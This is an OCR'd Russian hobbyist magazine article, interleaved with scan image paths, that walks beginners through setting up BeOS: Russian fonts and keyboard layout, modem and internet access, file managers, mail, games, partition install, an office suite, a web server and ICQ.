
Memory). Не жадничай, если у тебя мало оперативки, ставь больше. Обычно рекомендуемым значением для большинства операционных систем размер свопа вычисляется умножением размера памяти на два и прибавлением еще 20 мегабайт. Не забудь правильно настроить время. Все остальные настройки понятны и во многом аналогичны виндам.
Если ты заметил, ни на одном окне нет кнопки OK. После сделанных изменений достаточно просто закрыть окно.

Русификация


Многие считают, что для того, чтобы поиметь русский язык в нерусифицированных Осах, необходимо перекомпилировать ядро и рыться при помощи текстового редактора в куче конфигурационных файлов. В других Осах, возможно, это так, но только не в Be ;).
В Be используются Unicode шрифты, а точнее UTF-8. Это означает, что каждый символ кодируется 16 битами, а это примерно 64000 различных символов. И это есть хорошо, но не совсем. Новые программы прекрасно понимают символы Unicode (для Be это NetPositive, BeMail, GimICQ, Mail-It и т.д.) и могут корректно работать с ними. А вот древние проги видят не 16, а только 8 бит для каждого символа. Этот глюк известен всем пользователям браузера Опера. Неправильные программы требуют для многоязычной поддержки специальный шрифт, в котором все буквы стоят в алфавитном порядке. Теперь от теории перейдем к делу :).
Для начала тебе понадобится переключатель раскладок клавиатуры Switcher и набор русифицированных шрифтов.
Скачать Switcher можно тут:
http://www.bebits.com/app/233, а архив со шрифтами тут:
http://www.beos.ru/files/ttfonts.zip
Скачивать всем можно из Windows. Я тебе еще не говорил, что Be поддерживает кучу различных файловых систем и может корректно работать с ними (ntfs, ext2, cdda, hfs, ofs, dos, iso9660 и всякие там fat16, fat32). Сама же Be использует свою файловую систему bfs. Она отдаленно напоминает fat64 :) и может работать с дисками и файлами очень большого объема (несколько терабайт).
Грузим Be. Подключим теперь виндовский диск, на который ты скачал шрифты, и переключатель клавы. Для этого кликни на рабочем столе правой кнопкой мыши и в появившемся меню выбери mount, кликни по имени диска, который ты хочешь подключить. Через секунду диск будет подключен, и его иконка появится на рабочем столе.



Открой папку, в которой лежит zip-архив со шрифтами и переключатель клавиатуры ("switcher_beta4.pkg"). Кликни на архиве, при этом запустится распаковщик Expand-O-Matic. Кликни на Distination и выбери папку "/boot/beos/etc/fonts/ttfonts". Теперь жми на Expand.




Ну вот, шрифты скопированы, осталось их зарегистрировать в системе. Для этого зайди в Preference и запусти утилиту Fonts. В появившемся окне нажми на Rescan - это нужно для того, чтобы Be нашла новые шрифты и дала тебе их поюзать. Теперь для Plain font выбираешь Tahoma, для Bold font - Tahoma Bold, а для Fixed font - Courier New. Ну вот, ты и установил русские системные шрифты! Эти шрифты наиболее подходят для Be. Plain - используется операционкой для меню, диалоговых окон и т.д. Bold - для заголовков окон. Fixed - просто моноширный (там, где все символы одинаковой ширины) шрифт.




Все! Как только ты закроешь окно со свойствами шрифтов, твои изменения вступят в силу! Никакой перезагрузки. Разве ты мог мечтать о таком в Окнах?!
Установи переключатель клавиатуры. Проще этого ничего быть не может. Кликни на "switcher_beta4.pkg", и запустится программа установки, которая поставит тебе в систему переключатель раскладок. После окончания установки у тебя должен появиться небольшой значок "[AM]" рядом с часами. Переключение на русский и обратно осуществляется стандартной комбинацией клавиш Control+Shift.
Смело запускай текстовый редактор StyledEdit и пиши на родном русском языке :).

Установка не PnP устройств

Для примера мы с тобой поставим модем. По этому примеру ты сможешь поставить любое другое не PnP устройство. Выбираем утилиту Devices в папке Preference. В меню выбираем Devices > New Jumpered Device > Modem.




В появившемся окне выбираем порт, на котором стоит модем. Проверь, правильно ли стоят прерывание (IRQ) и адрес порта (IO Port Ranges). Если все правильно, модем должен уже работать.




Если ты не уверен, какое прерывание использует твоя железка, ты всегда можешь посмотреть это в Windows. Это значок "Система" на панели управления.

Выход в Интернет из BeOS


Опять лезем в уже любимое нами меню Preference и запускаем утилиту DialUpNetworking. Жмем на кнопочку Modem. В появившемся меню устанавливаешь свой модем.




Благо выбор достаточно широк. Если ты не нашел свой модем в списке, жми на Custom и настраивай сам ;). Теперь в 'Connect to' выбираешь New. Задаешь имя соединения, потом вписываешь телефон прова, имя пользователя (т.е. тебя) и пароль. В Setting'ах впиши адреса dns серверов. И смело закрывай окно.
Смотри, рядом с часами появилась еще одна иконка - твоего модема. Кликни на ней правой кнопкой и выбери Connect. Модем набирает номер... и вот ты уже в сети. Запусти браузер NetPositive и попробуй сходить куда-нибудь. В браузер встроен удобный даунлоадер (намного лучше, чем в IE), который поддерживает очереди и докачку.



NetPositive корректно работает с русскими кодировками, но все же ему надо указать на шрифты с русскими символами. Заходим в Preferencies из меню Edit. Кликаем по закладке Display. В меню 'For the encoding' выбираем Cyrillic. Для 'Proportional font' ставим Tahoma, а для 'Fixed font' выбираем Courier New.




Проблема NetPositive в том, что он не понимает JavaScript. А уж о Flash и говорить не приходится :(. Поэтому время от времени тебе придется запускать монстроподобную Оперу. Ребята из Netscape обещали сделать версию Нетшкафа для Be, а пока приходится пользоваться тем, что есть. Итак, скачай оперу http://www.be-bits.com/app/290 и запускай Opera–Beta_7–x86.pkg . Все опять же будет поставлено простым инсталлятором за считанные секунды.




Опера для Be похожа на свои аналоги под другими операционными системами. Те же баги и такие же настройки. Так что ты сможешь очень легко в ней разобраться.

Проводник


Вот ты уже научился пользоваться Инетом из Be и теперь можешь качать весь софт прямо из операционки. Весь скаченный тобою софт будет лежать в "/boot/home/Downloads".
Ну а теперь скажи честно, ты в windows пользуешься стандартным проводником? Нет. Я так и думал. Для Be есть несколько файловых менеджеров, в том числе BeFar (http://www.be-bits.com/app/966), Midnight Commander (http://www.bebits.com/app/810) и BeComma-nder (http://www.bebits.com/app/97). Кому что больше нравится ;).
Начнем с BeFar, кликай на архиве и распаковывай его в "/boot/apps/BeFar". Кликаем по стандартной иконке Far'a, и вот он! Far, он и в Африке Far. Нечего сказать.



До боли знакомые панели с файлами, обычные настройки, все как всегда :). Только нет поддержки плагинов, встроенного текстового редактора и еще нескольких фишек.
Теперь поставим BeCommander. Все то же самое. Распаковываем, запускаем. Выглядит BeCommander не так, как его брат для виндов. Но он умеет заходить в архивы как в каталоги. Работать с удаленным ftp сервером как с обычным каталогом.




С MC ситуация немного другая. Дело в том, что он поставляется в виде инсталлятора (так же как и Switcher), и сперва его стоит распаковать в какой-нибудь временный каталог. Запусти файл mc-4.5.40-beos-x86.pkg и нажми Begin и Continue. MC запускается из терминала (Terminal) командой 'mc-c'.




И выглядит, так сказать, хуже всех... Да и возможностями не особо радует.

Почта

В стандартную поставку Be входит небольшой почтовый клиент BeMail. Это простенькая программка подойдет тебе, если у тебя только один почтовый ящик. Если их несколько, тебе придется скачать другой почтовый клиент. И лучше всего, если это будет Mail-It. Бесплатная и очень удобная программка для работы с почтой. Оба этих почтовых клиента поддерживают русский язык и обладают достаточно гибкими возможностями настройки.




Начнем с BeMail. В меню Preferences выбери утилиту E-mail. Заполни все поля, благо их немного, и они такие же, как и в любом почтовом клиенте. Меня только смутило поле 'Default domain'. В него необходимо записать домен, ту часть твоего почтового адреса, что находится после собачки (@ :)). Например, мой адрес moof@xakep.ru, поэтому в это поле я записываю xakep.ru. Все понятно? Если ты постоянно сидишь в сети, ты можешь настроить почтовый демон так, чтобы он сам периодически проверял почтовый ящик и уведомлял тебя, если пришла новая почта. Жмем Save, соединяемся с провайдером и кликаем на Check Now! Если тебе пришла почта, то маленький почтовый ящичек рядом с часами откроется. Этот ящичек также удобно использовать для написания новых сообщений.




Достаточно кликнуть по нему правой кнопкой крысы и в появившемся меню выбрать New Message. Когда будешь писать письмо, то не забудь в меню Edit>Preference установить кодировку KOI8-R или тот, на каком языке ты там пишешь.

Теперь о Mail-It. Для начала тебе придется ее скачать: http://www.bebits.com/app/502.



Смело распаковывай архив и запускай mail-it_2.0.4_x86.pkg . Софт мы устанавливаем уже не первый раз, поэтому ты справишься! Главное, всегда соглашаться :). Если ты уже зарегистрировал почтовый ящик в BeMail, Mail-It перенесет эти настройки к себе.

Добавить еще один или отредактировать уже созданный экаунт можно в меню View>Accounts. Там же (View>Signatures) ты можешь добавить подписи, которые будут использоваться при написании писем. Раз уж мы говорим об этом меню, зайди в Preference и поставь шрифт Tahoma в пункте Mail display. А в пункте Filters ты можешь добавить различные фильтры для входящей почты. Например, запретить прием всех писем с домена @microsoft.com :).



Утилитки


В поставку Be входит большое количество достаточно маленьких утилиток, которые очень облегчают жизнь. Взять хотя бы терминалку. Ее роль в Be выполняет утилита SerialConnect. С ее помощью ты можешь связать два компа через порт (aka нуль-модем) или через простой модем. Скорее всего ты решишь связаться через модем, тогда в меню Connections выбирай Connect via Modem. Вписывай телефон и связывайся на здоровье :). Только тут есть одна маленькая хитрость. Перед номером телефона поставь букву 'p'. Это необходимо для того, чтобы твой модем использовал импульсный (pulse) набор номера, а не тоновый.




Узнать, насколько загружен твой разогнанный до 10Ггц процессор, поможет утилита Pulse. Она очень удачно помещается на Deskbar, рядом со Switcher'ом и часами. Для записи звука используй утилиту Sound Recorder. А для проигрывания пользуйся Media Player'ом. Если тебе надо набрать текст, пользуйся StyledEditor'ом. Хорошая программка, которая понимает множество кодировок, в том числе и русский.

Игры

Сейчас для Be не очень много игр. Но среди них ест такие шедевры, как Doom, Quake, Quake 2, Civilization, Descent и другие. В стандартную поставку входит такая замечательная игра, как Сапер :). Что это за игра, я тебе рассказывать не буду, надеюсь, ты и так знаешь ;). Лежит она в папке Demos, а называется Minesweeper. А ты как думал?



Предлагаю тебе зайти на http://www.bebits.com/app/1132 и скачать Doom. Распакуй его в "/boot/apps/", к примеру. А затем запусти скрипт со звучным именем "RUN_ME_FIRST.sh". Он зарегистрирует игру в системе, и ты сможешь спокойно ее запустить из нового раздела Games в главном меню. Игра работает как в оконном, так и в полноэкранном режиме.



Вторая игра, на которой я хотел заострить свое внимание, - это Descent. Скачать ее можно отсюда - http://www.bebits.com/app/343 . Запускаешь descent.pkg, инсталлируешь Десанта и наслаждаешься игрой, вспоминая старые далекие времена, когда процессоры еще не имели встроенного сопроцессора ;).



Civilization можно скачать тут: http://www.bebits.com/app/687 . Я ее не тестировал, потому что моя машина оказалась слишком слаба для этой игры :(((.


Кроме этих игр, есть, конечно же, еще. Про них я тебе рассказывать не буду. Смотри сам: http://www.bebits.com/browse/2 .


Куда идти за помощью

Ну, во-первых, если у тебя возникли какие-либо трудности, постарайся решить их самостоятельно! Почитай документацию (шучу). Сперва тебе надо зайти на канал #beos в русском далнете (www.dalnet.ru). Если там никого не окажется, загляни на форум www.benews.ru и там же почитай FAQ. Ну и, на худой конец, если так получилось, что никто ничего не знает, пиши мне :).



Пчелиная работа






MOOF (MOOF@XAKEP.RU ; HTTP://MOOF.DA.RU)))

"Bee" - по-английски значит пчела. "Be" по произношению созвучно с "Bee". Отсюда простой вывод: BeOS можно называть Пчелой. Так же как Linux можно называть Пингвином :))).

Установка Be в отдельный раздел


Итак, у тебе на винте живет уже BeOS5PE, и теперь ты решил, что хватит ей больше жить в виндовском разделе и пора ей заиметь свой собственный раздел. Для начала освободи место на диске. Я, как и большинство пользователей, на первое время сделал раздел величиной 1 гигабайт. Пчела маленькая ОС, и ей со всеми программами этого вполне хватит.
Как разбить диск, я подробно рассказывать не буду. Скажу только, что для этого очень удобно использовать утилиту Partition Magic.



Она умеет менять размер логических дисков, не уничтожая информацию на них. Но все же, перед тем как переразбивать диск, сделай резервную копию всех своих файлов :). На освободившемся месте создай логический диск. Он должен быть первичным (Primary) и скрытым (Hidden). Не имеет большого значения, будет он отформатирован или нет, в любом случае Пчела отформатирует его под bfs.
Итак, диск готов, загружаем Пчелу. В Applications выбираем утилиту Installer.

Соглашаемся с лицензией и из выпадающего списка выбираем только что созданный нами диск. Жмем на Begin. Be спросит, не хотел бы ты инициализировать этот раздел под bfs. Ты, конечно же, согласишься и нажмешь Inicialize. Потом придумай какую-нибудь оригинальную метку диска, ты же большой выдумщик :).







И еще раз нажми Inicialize. А потом и еще раз... Система начнет свой перенос на новый раздел. Весь процесс займет от 5 до 15 минут.
После переноса Пчела предложит установить менеджер загрузки, чтобы при загрузке машины ты мог выбрать, что тебе загружать - Be или Win (а может Linux или даже OS/2 :)). Жми Yes. Выбираем "Install Boot Menu", жмем Next. Дальше Be предложит тебе изменить путь, в который будет записан MBR (Master Boot Record). MBR - это такая штука, в которой хранится информация о том, как разбит твой диск, и маленький загрузчик операционных систем. Ничего не меняй, жми Next. Потом достань чистую дискету, вставь ее в дисковод и нажми Yes. Если что-нибудь случится, она поможет тебе восстановить MBR. Следующем шагом тебе предстоит выбрать диски, с которых возможна загрузка операционных систем. Оставь Be и Windows (естественно, если у тебя больше нет других ОС). Кликай Next. Обожаю визарды, сидишь, кликаешь на одну и ту же кнопку, а они за тебя все делают :). А сейчас выбери, какой из разделов будет загружаться по умолчанию и сколько времени загрузчик будет ждать твоего выбора. Next > Next > Yes > Done > Quit :).
Поздравляю, Be стоит в отдельном разделе, загрузчик спрашивает, что грузить, все довольны.
Загрузи Виндовс и деинсталлируй BeOS5PE. Как? Зайди в "Программы" > "BeOS 5 Personal Edition". Там выбери "Uninstall BeOS 5PE" и спокойно удаляй. Только не забудь оставить загрузочную дискету на всякий случай.

Офис


Для Be есть замечательный офисный пакет Gobe Productive. К сожалению, он не бесплатный, ну, ты же не хуже меня знаешь, как доставать платные программы на халяву. Триальную версию можно найти по адресу http://www.bebits.com/app/188. Это полнофункциональный офис, только одно "но". Он не умеет сохранять файлы :). Установка проходит, как всегда, с помощью SoftwareVallt'a и не должна вызывать никаких сложностей.




Текстовый редактор из Gobe Productive сильно смахивает на Word. И умеет работать со многими форматами файлов, в том числе Ворда. Этот текст я пишу именно в нем. Он прекрасно понимает русский язык, но для этого в меню File > Preferences в пункте General в разделе Fonts необходимо установить шрифт по умолчанию Tahoma или другой русифицированный шрифт. Как я уже говорил, если ты привык работать в Ворде, то работать в этом редакторе для тебя не составит никакого труда. Такая же панель инструментов, те же возможности форматирования.




Вот только проверки русской орфографии нет :). И автосохранение не предусмотрено разработчиками. А действительно, зачем? Gobe Productive и BeOS достаточно устойчивые и не падают каждые 15 минут. Но привычка - штука ужасная, и я каждые 10 минут жму заветную комбинацию Alt+S и сохраняюсь.



Графический редактор представляет собой редактор растровых изображений (по типу CorelDraw). Ты можешь создавать любые векторные рисунки. Не знаю, как тебе, но мне он понравился, и я целый час сидел и пытался нарисовать себя из палочек и квадратиков. Редактор хоть и уступает в мощности ФотоШлепу, но намного превосходит MS PhotoEditor. В поставку входит большой набор различных фильтров. Он так же, как и ФотоШлеп, умеет работать со слоями и, на мой взгляд, подойдет любителям порисовать. Ну, или, во всяком случае, не разочарует их.




В пакет Gobe Productive включен очень мощный редактор таблиц. Он тоже понимает формат Excel. И может корректно работать с ним. В нем встроена поддержка очень большого числа различный функций для вычисления сложных формул. Он нисколько не уступает Экселю, а в некоторых местах (таких, как устойчивость, простота и скорость работы), даже превосходит его. Рекомендуется к использованию всем секретуткам, ой, пардон, секретаршам :).



А вот мы и подошли к самому интересному: к созданию презентаций. Презентации создаются очень легко, кадр за кадром, как мультик. Подробнее описывать не буду. Если тебе что-то будет не понятно - пиши.

Настройка сервера

В комплект с BeOS входит небольшой, но очень удобный веб-сервер: Poorman. При первом запуске он предложит выбрать или создать папку для размещения твоих страниц. Нажми на Default, и Poorman создаст папку “public_html” в “/boot/home”.




Создай файл index.html и положи его в эту папку. Затем запусти браузер NetPositive и в адресной строке напиши 127.0.0.1. К сожалению, Poorman не поддерживает cgi скрипты. Но он вполне пригоден для отладки простых страниц. К тому же при запущенном веб-сервере, когда ты находишься в Интернете, зная твой IP, люди смогут заходить на твою страничку, которая находится на твоем компьютере.

HTML редактор

Раз уж мы заговорили о вебе, то, очевидно, тебе понадобится html редактор. Конечно же, он должен быть визуальным! Да, ты можешь делать странички в редакторе Gobe Productive и потом сохранять их в формате html, но оно тебе надо? Мое внимание привлек редактор InSiteDesigner.



Скачать его можно отсюда: http://www.bebits.com/app/700. Запустив файл InSiteDesigner.run, ты попадешь в обычный инсталлятор, прога ставится, и ты начинаешь с ней работать. Редактор так же прост в использовании, как и FrontPage. Однако он не имеет поддержки проектов. Но он позволяет редактировать текст страницы руками, при этом выделяет все теги цветом. Редактор имеет встроенную утилиту для проверки ошибок в коде. Это очень удобно и позволяет максимально оптимизировать код.



А вот поддержка русского языка подкачала. Для Be нет ни одного html редактора, который бы нормально работал с русским языком. При написании своих программ буржуи даже не задумываются о других странах, где будут использовать их продукт. Поэтому приходится делать сайт в редакторе, а потом в StyledEditor'e вписывать русские буквы.


Ася

Вот с чем нет проблем под Пчелой, так это с ICQ. Есть отличный клон, который зовется GimICQ. Он абсолютно бесплатен, и скачать его можно отсюда: http://www.bebits.com/app/2. Распакуй Джима в каталог “/home/app/GimICQ2” и запусти файл GimICQ.



Предварительно не забудь соединиться с Интернетом :). Введи свои номер и пароль, после чего нажми Login. Джим законнектится с сервером, а


затем ты сможешь добавить пользователей в свой контакт лист. Этот клон не умеет передавать файлы и не имеет никаких наворотов. Он создан только для общения по ICQ.
